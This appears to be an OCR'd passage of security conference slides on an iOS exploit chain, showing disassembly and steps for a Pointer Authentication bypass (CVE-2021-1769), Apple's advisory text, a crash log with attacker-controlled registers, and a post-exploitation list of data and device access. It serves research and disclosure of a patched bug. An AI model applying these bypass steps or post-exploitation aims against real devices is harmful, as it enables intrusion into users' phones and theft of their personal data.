    - Unprotected jump to unauthenticated function pointers

```
; Darwin.jn(Swift.Int, Swift.Double) -> Swift.Double
                EXPORT _$s6Darwin2jnySdSi_SdtF
_$s6Darwin2jnySdSi_SdtF
                ADRP            X1, #_jn_ptr@PAGEOFF
                LDR             X1, [X1,#_jn_ptr@PAGEOFF]
                B               _$s6Darwin2jnySdSi_SdtFTm ; jn(_:_:)
```

```
; Darwin.jn(Swift.Int, Swift.Double) -> Swift.Double
                EXPORT _$s6Darwin2jnySdSi_SdtF
_$s6Darwin2jnySdSi_SdtF
                ADRP            X1, #_jn_ptr@PAGEOFF
                LDR             X1, [X1,#_jn_ptr@PAGEOFF]
                B               _$s6Darwin2jnySdSi_SdtFTm ; jn(_:_:)
```

Writable global
offset table entry

```
; merged Darwin.jn(Swift.Int, Swift.Double) -> Swift.Double
_$s6Darwin2jnySdSi_SdtFTm                ; CODE XREF: jn(_:_:)+8↑j
                                         ; yn(_:_:)+8↑j
                TBNZ            X0, #0x3F, loc_1B5E9832C ; '?'
                CMP             X0, W0,SXTW
                CSET            W8, NE
                CMP             W0, #0
                CSET            W9, LT
                MOV             W10, #0x80000000
                CMP             X0, X10
                B.LT            loc_1B5E98338
                ORR             W8, W8, W9
                TBZ             W8, #0, loc_1B5E98338
                BRK             #1
; ---------------------------------------------------------------------------
loc_1B5E9832C                            ; CODE XREF: jn(_:_:)↑j
                MOV             X8, #0xFFFFFFFF80000000
                CMP             X0, X8
                B.LT            loc_1B5E9833C
loc_1B5E98338                            ; CODE XREF: jn(_:_:)+1C↑j
                                         ; jn(_:_:)+24↑j
                BR              X1
```

```
; merged Darwin.jn(Swift.Int, Swift.Double) -> Swift.Double
_$s6Darwin2jnySdSi_SdtFTm                ; CODE XREF: jn(_:_:)+8↑j
                                         ; yn(_:_:)+8↑j
                TBNZ            X0, #0x3F, loc_1B5E9832C ; '?'
                CMP             X0, W0,SXTW
                CSET            W8, NE
                CMP             W0, #0
                CSET            W9, LT
                MOV             W10, #0x80000000
                CMP             X0, X10
                B.LT            loc_1B5E98338
                ORR             W8, W8, W9
                TBZ             W8, #0, loc_1B5E98338
                BRK             #1
; ---------------------------------------------------------------------------
loc_1B5E9832C                            ; CODE XREF: jn(_:_:)↑j
                MOV             X8, #0xFFFFFFFF80000000
                CMP             X0, X8
                B.LT            loc_1B5E9833C

loc_1B5E98338                            ; CODE XREF: jn(_:_:)+1C↑j
                                         ; jn(_:_:)+24↑j
                BR              X1
```

Indirect jump with no authentication

CVE-2021-1769

- Use dlopen to load `/usr/lib/swift/libswiftDarwin.dylib`
- Use arbitrary write to override `_jn_ptr@PAGE` with the pointer to shellcode
- Call `_$s6Darwin2jnySdSi_SdtF` to jump to the shellcode

CVE-2021-1769

Swift


Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)


Impact: A malicious attacker with arbitrary read and write capability may be able to bypass Pointer Authentication

Description: A logic issue was addressed with improved validation.

CVE-2021-1769: CodeColorist of Ant-Financial Light-Year Labs

Entry added February 1, 2021, updated May 28, 2021






```
Thread 25 name:  FTL Worklist Worker Thread
Thread 25:
0   libsystem_kernel.dylib          0x00000001dbe6875c 0x1dbe41000 + 161628
1   libsystem_pthread.dylib         0x00000001f7bf9550 0x1f7bf4000 + 21840
2   JavaScriptCore                  0x00000001b9cea798 0x1b8e92000 + 15042456
3   JavaScriptCore                  0x00000001b95a4ef4 0x1b8e92000 + 7417588
4   JavaScriptCore                  0x00000001b9cb8410 0x1b8e92000 + 14836752
5   JavaScriptCore                  0x00000001b9d0ecfc 0x1b8e92000 + 15191292
6   JavaScriptCore                  0x00000001b9d11490 0x1b8e92000 + 15201424
7   libsystem_pthread.dylib         0x00000001f7bf5ca8 0x1f7bf4000 + 7336
8   libsystem_pthread.dylib         0x00000001f7bfe788 0x1f7bf4000 + 42888

Thread 0 crashed with ARM Thread State (64-bit):
    x0: 0x0414141414141410  x1: 0x0414141414141411  x2: 0x0414141414141412
x3: 0x0414141414141413
    x4: 0x0414141414141414  x5: 0x0414141414141415  x6: 0x0414141414141416
x7: 0x0414141414141417
    x8: 0x0414141414141418  x9: 0x0414141414141419  x10: 0x4141414141414110
x11: 0x4141414141414111
   x12: 0x4141414141414112  x13: 0x4141414141414113  x14: 0x4141414141414114
x15: 0x4141414141414115
   x16: 0x4141414141414116  x17: 0x4141414141414117  x18: 0x4141414141414118
x19: 0x4141414141414119
   x20: 0x4141414141414120  x21: 0x4141414141414121  x22: 0x4141414141414122
x23: 0x4141414141414123
   x24: 0x4141414141414124  x25: 0x4141414141414125  x26: 0x4141414141414126
x27: 0x4141414141414127
   x28: 0x4141414141414128   fp: 0x000000016dada6b0   lr: 0x00000001afd0b5d4
    sp: 0x000000016dada6a0   pc: 0x0000001414141411 cpsr: 0x80000000
   esr: 0x8a000000 (PC alignment)

Binary Images:
0x102324000 - 0x10232ffff MobileStore arm64e
<0047f3669f3e38c5b5aaac3b5d1ce5d6> /var/containers/Bundle/Application/
674CC5F1-C6CE-4F82-BCCD-E8B249625D6F/MobileStore.app/MobileStore
```

Post Exploitation

- Contacts
- Camera
- Sending SMS
- Wallets and Payments
- AppStore
- Private access to critical Apple account settings
- Install MDM profile to gain persistent traffic monitoring
- FindMy
- Load further jailbreak payload
  - Shellcode execution
  - Much more IOKit and userland services


TAKEAWAYS

Takeaway

- Two bugs from late 2000s that still beat state-of-the-art mitigations
- Sometimes you don’t need a single byte of memory corruption to launch an unsolicited Calculator from web
    - Plus, get the victim’s Apple ID and phone no.
- Did some tricks in order to bypass those million dollar protections
- Instant messagers can also be the vectors for URL scheme bugs

References

1. A medley of Modern Web Browser Exploits, Junghoon Lee
2. Messenger Hacking: Remotely Compromising an iPhone over iMessage, Samuel Groß (@5aelo)
3. The Objective-C Runtime: Understanding and Abusing, nemo
4. Modern Objective-C Exploitation Techniques, nemo